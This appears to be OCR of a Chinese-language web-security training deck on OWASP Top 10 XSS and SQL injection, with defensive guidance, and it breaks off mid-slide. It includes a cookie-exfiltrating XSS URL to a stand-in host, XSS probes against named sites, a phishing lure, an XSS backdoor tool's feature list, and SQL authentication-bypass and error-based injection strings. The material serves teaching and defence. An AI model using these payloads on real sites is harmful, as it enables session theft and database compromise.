


http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%281111%29%3C%2Fscript%3E - 原先的原始檔

檔案(F) 編輯(E) 格式(O)


```
72      <td valign="top" colspan="3" class="bb">
73
74
75  <div class="fl" style="width: 99%;">
76
77  <h1>Search Results</h1>
78
79  <p>No results were found for the query:<br /><br />
80  <span id="_ctl0__ctl0_Content_Main_lblSearch"><script>alert(1111)</script></span></p>
81
82  </div>
83
84
```

寫入式XSS範例：留言板



OWASP Top 10 (2007) - 1

- 攻擊方式:
  - ✓找到可利用的URL，製造出惡意連結。
  - ✓透過電子郵件、討論區，大量散佈惡意連結。
- 可能攻擊結果:
  - ✓造成網頁被竄改的“感覺”
  - ✓偷取使用者認證資料
    - – 竊取登入資料(cookie)
    - – 誘導使用者到假網站進行登入
    - – 攻擊後端管理網站！
  - ✓讓使用者下載木馬程式，進而存取前端資料。
  - ✓XSS 蠕蟲 → 癱瘓網路



總統府網站被駭？

(http://anti-hacker.blogspot.com/2009/08/sorry.html)

總統府網站疑遭駭？ 專家：網頁有瑕疵

由 blue 於 週五, 08/28/2009 - 10:21 發表 ::

新聞來源: ZDNet

今(27)

駭的網

一連結

看到馬

YouTu

表示總

是有人

(ZDNE

「總統府的網頁設計確實有些瑕疵、且過於陽春。」趨


燊表示。

他進一步指出，從網路上流傳的總統府被駭網頁的連結

想利用負責建置總統府網頁者沒有過濾掉某些不該出現


這個疏失向總統府開個小玩笑，亦即透過插入iframe的方式，讓那些以IE 7.0、IE 8.0或Firefox點選上述連結的網友以爲在總統府新聞稿查詢區域輸入「>」等字元即會看到上圖，並產生總統府網頁疑似遭駭的錯覺。

Cross Site Scripting 案例



偷取Cookie

壞人搜集器



包含惡意語法的網址連結

(包在「好康」信件裏)

冒名登入

www.victim.com.tw

正常網頁 + Cookies

有漏洞：會顯示惡意內容

<SCRIPT>Send Cookie to attacker.com</SCRIPT>

瀏覽器！執行！

惡意網址連結

http://www.victim.com.tw/account.jsp? <SCRIPT>Send cookie to attacker.com

.com.tw/login/

衰人

Victim.com Cookie

無名小站 XSS 分析

- 找到可用的URL –
  - ✓ http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>alert(document.cookie)</script>&search_title=1

- 會彈出小視窗，確認存在弱點！

結合編碼與社交工程

- 特製惡意網址
  http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace("http://www.evilhost.com/getcookie.asp?k="+document.cookie)</script>&search_title=1
- 將其編碼
  http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36...(略)&search_title=1
- 到論壇求救 http://www.wretch.cc/hala
  『我 blog 有問題 / _ \，麻煩到這裡看一下 [URL=*url*] *fake URL* [/URL]』 …

拿到cookie後進行冒名登入

XSS Shell

README.txt - 記事本

檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

```
-------------------------
WHAT IS XSS SHELL ?
-------------------------
XSS Shell is a powerful XSS backdoor and XSS zombie manager.  This concept was first presented by "XSS-Pr

It is a good way of bypassing the following protections:
        - Bypassing IP Restrictions
        - NTLM / Basic Auth or any similar authentication
        - Session based custom protections

-------------------------
LICENCE
-------------------------
It is licensed under GPL, Check xssshell.asp for details.

-------------------------
FEATURES
-------------------------
XSS Shell has several features which can be used to gain complete access over the victim.  The new versio

Most of the features can be enabled/disabled from the configuration section of the source code.

Key Features;
        - Regenerating Pages
            - This is one of the key and advanced features of XSS Shell. XSS Shell re-renders the infecte
            - Secondly this feature keeps the session open so even the victims follow an outside link fro
        - Keylogger
        - Mouse Logger (click points + current DOM)

Built-in Commands;
        - Get Keylogger Data
        - Get Current Page (Current rendered DOM / such as a screenshot)
        - Get Cookie
        - Execute supplied javaScript (eval)
        - Get Clipboard (IE only)
        - Get internal IP address (Firefox + JVM only)
        - Check victim's visited URL history
        - Force to Crash victim's browser
```

第 36 列，第 1 行

XSS Shell (cont.)




Figure 2 : Sample XSS Shell Session

XSS Worm

- **2005 ：Samy Worm**
  - ✓透過社交網站 MySpace
  - ✓效果：
    - 受感染者的Profile中會顯示 “Samy is my hero”
    - 2005.10.4 釋出 → 20 小時後超過百萬感染者
- **2007：**

防護建議

- 輸入檢查 + 輸出轉換！
- 輸入檢查
  - ✓白名單
  - ✓黑名單

```
set Reg = new RegExp
with Reg
    .Pattern = "['"#:;()<>,=+ ]"
    .Global = True
end with
test = Reg.Replace( Request.QueryString("test") , "" )
```

<<script>>… ?!
<scr<script>ipt> ….?!

?

防護建議(cont.)

✓Packages & Resources

- **.NET**
  - Microsoft Anti-Cross Site Scripting Library V1.5 (MSDN)(http://www.microsoft.com/downloads/details.aspx?FamilyID=efb9c819-53ff-4f82-bfaf-e11625130c25&DisplayLang=en)
- **JAVA:**
  - DeXSS -- Java program for removing JavaScript from HTML (http://software.graflex.org/dexss)
  - OWASP Stinger Project (A Java EE validation filter) (http://www.owasp.org/index.php/Category:OWASP_Stinger_Project)
  - How to Build an HTTP Request Validation Engine for Your J2EE Application(http://www.owasp.org/index.php/How_to_Build_an_HTTP_Request_Validation_Engine_for_Your_J2EE_Application)

防護建議(cont.)

✓Packages & Resources (cont.)

– OWASP ESAPI Project

- OWASP Enterprise Security API
- (http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=About)
- Support Languages
  - Java EE
  - .NET
  - Classic ASP
  - PHP
  - ColdFusion & CFML
  - Phthon
  - Haskell

防護建議(cont.)

➢輸出轉換：Sanitization(消毒)

✓透過編碼，告訴瀏覽器這些是“資料”!!!

– 如果輸出資料到網頁內容→ HTML-Encoding

C# Example:

```
StringBuilder sb = new StringBuilder(
HttpUtility.HtmlEncode(input));
sb.Replace("&lt;b&gt;", "<b>");
sb.Replace("&lt;/b&gt;", "<b>");
sb.Replace("&lt;i&gt;", "<i>");
sb.Replace("&lt;/i&gt;", "</i>");
Response.Write(sb.ToString());
```

PHP: Ensure output is passed through htmlentities() or htmlspecialchars()

Character	HTML Entity
<	&lt;
>	&gt;
&	&amp;
“	&quot;
‚	&sbquo;
#	&#35;
‘	&#39;
(	&#40;
)	&#41;
+	&#43;
:	&#58;
;	&#59;
=	&#61;

防護建議(cont.)

- 如果輸出資料到URL→URL-Encoding
  - e.g. HttpUtility.UrlEncode()

✓ 強制設定回訊的 HTTP response 之編碼方式為ISO-8859-1(或是 UTF-8)

- 有時候後端檢驗會因為編碼問題而失效沒檢查到
- *Content-Type: text/html; charset = ISO-8859-1*
- *For .NET :*
  - ```
    this.Response.AddHeader("Content-Type", "text/html; charset = ISO-8859-1");
    ```
  - *web.config*

```
<configuration>
    <system.web>
        <globalization
            requestEncoding="ISO-8859-1"
            responseEncoding="ISO-8859-1" />
    </system.web>
</configuration>
```

  - *Per-Page Setting*

```
<meta http-equiv='Content Type" content="text/html; charset=ISO-8859-1" />
```
```

第三類XSS - DOM Based XSS

- Type1 : Non-persistent / Reflected (反射式)
- Type2 : Persistent / Stored (寫入式)
- Type3 : DOM Based XSS
  - ✓並不像前兩類是依賴回訊中會夾帶使用者輸入資料這樣的行為模式
  - ✓網頁不當地將使用者輸入資料交由DOM物件來使用
    - – document.location
    - – document.URL
    - – document.referrer

範例

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

正常使用 ：

```
http://www.vulnerable.site/welcome.html?name=Joe
```

攻擊者 ：

```
http://www.vulnerable.site/welcome.html?name=
<script>alert(document.cookie)</script>
```

比較

	Standard XSS	DOM Based XSS
Root cause	Insecure embedding of client input in HTML outbound page	Insecure reference and use (in a client side code) of DOM objects that are not fully controlled by the server provided page
Owner	Web developer (CGI)	Web developer (HTML)
Page nature	Dynamic only (CGI script)	Typically static (HTML), but not necessarily.
Vulnerability Detection	• Manual Fault injection • Automatic Fault Injection • Code Review (need access to the page source)	• Manual Fault Injection • Code Review (can be done remotely!)
Attack detection	• Web server logs • Online attack detection tools (IDS, IPS, web application firewalls)	If evasion techniques are applicable and used - no server side detection is possible
Effective defense	• Data validation at the server side • Attack prevention utilities/tools (IPS, application firewalls)	• Data validation at the client side (in Javascript) • Alternative server side logic

防護建議

- 避免用前端Script語言(以及DOM物件)來撰寫以下功能
  - ✓更改網頁內容
  - ✓網頁重新導向
  - →這些功能大部份可用後端動態網頁技術達成

防護建議(cont.)

- 分析與強化前端的Script程式，尤其那些會被使用者輸入資料影響的DOM物件相關操作函式

```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
var name=document.URL.substring(pos,document.URL.length);
if (name.match(/^[a-zA-Z0-9]*$/))
{
      document.write(name);
}
else
{
      window.alert("Security error");
}
</SCRIPT>
```

防護建議(cont.)

- ✓使用以下DOM物件或相關函式請特別注意
  - DOM物件
    - document.URL 、document.URLUnencoded 、document.location 、document.referrer 、window.location、….
  - 相關函式
    - document.write(…) 、document.writeln(…) 、document.body.innerHtml=… 、document.forms[0].action=… 、document.attachEvent(…) 、document.create…(…) 、document.execCommand(…) 、document.body. … 、window.attachEvent(…) 、document.location.hostname=… 、document.location.replace(…) 、document.location.assign(…) 、window.navigate(…) 、document.open(…) 、window.open(…) 、eval(…) 、window.execScript(…) ….

OWASP Top10(2007)-2
Injection Flaw

OWASP Top 10 (2007) - 2

➢ Injection Flaw

- ✓攻擊者透過界面餵入指令讓後端程式執行
  - – SQL Injection
  - – OS Command Injection
  - – Code Injection

SQL Injection

- SQL 指令植入式攻擊
- 駭客可透過網站所提供的合法輸入介面，在輸入資料中夾帶一段SQL 程式碼，透過網站程式交予後端資料庫執行。

```
'利用使用者輸入的資料來組合 SQL 語法
strSQL="SELECT * FROM tblUser WHERE UserName='" & _
Request("UserName") & "' AND Password='" & Request("Pass")
& "'"
'直接交給 SQL Server 執行，這是最危險的地方
Set rec=.Execute(strSQL)
```

- 影響範圍 → All !
  - ✓ ASP、.NET、Java、PHP、CGI ……
  - ✓ MSSQL、MySQL、Oracle、Sybase、DB2、PostgreSQL ……

SQL Injection (cont.)

- 可能造成的破壞
  - ✓繞過身份認證機制即可登錄。
  - ✓竊取網站資料→ 現在最夯 !!!
  - ✓修改網站內容：
    - 新增、刪除、修改資料表格內容。
    - 清空甚至刪除整個資料表格。
  - ✓停止資料庫系統的運作→ 停止網站運作。
  - ✓在網站主機的作業系統中取得系統最高權限 →植入木馬程式，當作跳板主機，.....

攻擊步驟

確認後端資料庫種類

尋找AP中可能的注入點

已有許多自動化工具可用！

根據想達到的目的注入SQL攻擊指令

不同資料庫的差異


	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+' '	concat (" ", " ")	" "&" "	' '||' '	" "+" "	' '||' '
Null replace	Isnull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

不同資料庫的差異(cont.)

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N

可能的注入點

- 可能為 SQL 語句內容之參數
  - ✓ 網址參數
  - ✓ Cookies
  - ✓ 其他 HTTP Headers
  - ✓ 表單資料
    - 看得到的欄位
    - 看不到的隱藏欄位



注入SQL攻擊指令

- **SQL Injection 不同的手法型態**
  - ✓ **Bypass Authentication**
  - ✓ **Error Based (ASP + MS-SQL)**
  - ✓ **Union Based**
  - ✓ **Update Based**
  - ✓ **Blind**
  - ✓ **Batch Queries (MS-SQL)**
  - ✓ **Extended Procedure (MS-SQL、Oracle)**

Bypass Authentication

- 於登入頁面之帳號密碼欄位，注入SQL語法以繞過認證
- 攻擊字串範例:
  - ✓‘ or ‘’=‘
  - ✓‘ or 1=1--
  - ✓‘ or 1=1/*

```
'利用使用者輸入的資料來組合 SQL 語法
strSQL="SELECT * FROM tblUser WHERE UserName='" & _
Request("UserName") & "' AND Password='" & Request("Pass")
& "'"
'直接交給 SQL Server 執行，這是最危險的地方
Set rec=.Execute(strSQL)
```

Bypass Authentication(cont.)

Why ？？？

- 本來的語法長這樣

```
Select
   *
From
   Account
Where
   username='[帳號]'
   and
   password='[密碼]'
```

- 插入SQL後成為 –

```
Select
   *
From
   Account
Where
   username='admin'
   and
   password=' or 1=1--'
```

Error Based

- 使用者在瀏覽器中看得見資料庫所產生的原始錯誤資訊，利用資料庫型別轉換產生之錯誤訊息撈取內容。

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in
an SQL statement containing a UNION operator must have an
equal number of expressions in their target lists.
```

- 早期常見之資料庫盜取方式
  - ✓ 案例常見於 ASP + MS-SQL 之組合情況下
  - ✓ 後來大家寫程式開始學乖了，會隱藏原始錯誤資訊。
- 攻擊字串範例:
  - ✓ @@version>1--
  - ✓ order by 100--
  - ✓ (select cast(id as nvarchar(4000))+'|')>1
  - ✓ (select cast(id as nvarchar(4000))+char(124))>1

Why ？？？

- 本來的語法長這樣

```
Select
  *
From
  News
Where
  id= [網址參數id]
```

- 插入SQL後成為 –

```
Select
  *
From
  News
Where
  id= 1 and
  @@version>1--
```

→ *SQL Injection (資料隱碼)– 駭客的 SQL填空遊戲：*

http://www.microsoft.com/taiwan/sql/SQL_Injection_G1.htm

http://www.microsoft.com/taiwan/sql/SQL_Injection_G2.htm

Attack Sample

取得表格欄位名稱

- **輸入:**
  - 帳號輸入：**' HAVING 1=1--**
  - 密碼輸入：**abcd**
- **原先的指令變成:**

  SELECT * FROM tblUser WHERE UserName='' HAVING 1=1--' AND Password='abcd'
- **結果:**
  - 系統回覆錯誤訊息:

    • 錯誤類型：
